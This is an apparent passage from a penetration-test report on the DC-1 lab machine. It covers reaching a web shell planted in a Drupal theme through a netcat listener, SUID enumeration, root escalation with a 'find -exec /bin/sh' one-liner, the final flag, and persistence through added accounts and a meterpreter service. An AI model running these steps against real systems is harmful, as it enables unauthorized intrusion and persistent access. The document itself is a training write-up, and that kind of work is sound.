
Bootstrap 7.x-3.26

Built to use Bootstrap, a sleek, intuitive, and powerful front-end framework for faster and easier web development.


Settings | Disable | Set default

Starting a net cat listener on our local shell we could gain a low privilege shell by entering the URL below to start a session.

http://192.168.48.137/sites/all/themes/bootstrap/shell.php



Researching on the target server we found again some sensitive information on user flag4.



Gaining full root access. After checking file permissions for many common system files, testers quick discovered a permissions misconfiguration for the system file **find**.

```
www-data@DC-1:/$ find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
```

The system file **find i**s allowed to run as superuser by **sudo**. Using the command below we gain root access.

find . -exec /bin/sh \; -quit

```
thefinalflag.txt
# cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b7:57:6e
          inet addr:192.168.48.137  Bcast:192.168.48.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb7:576e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:68402 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67726 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5597928 (5.3 MiB)  TX bytes:4808839 (4.5 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:58 errors:0 dropped:0 overruns:0 frame:0
          TX packets:58 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:13467 (13.1 KiB)  TX bytes:13467 (13.1 KiB)
```

2.4. Maintaining Access

GS testers added administrator and root level accounts on all systems compromised. In addition to the administrative/root access, a Metasploit meterpreter service was installed on the machine to ensure that additional access could be established.

2.5. House Cleaning

GS is diligent to ensure that no potential security issues are introduced to DC1's environment through remnants left on their system after the completion of the engagement. GS have had all tools, files, user accounts, etc. that were created by GS testers during the penetration testing removed.

3.0. Additional Items Not Mentioned in the Report

This section is placed for any additional items that were not mentioned in the overall report.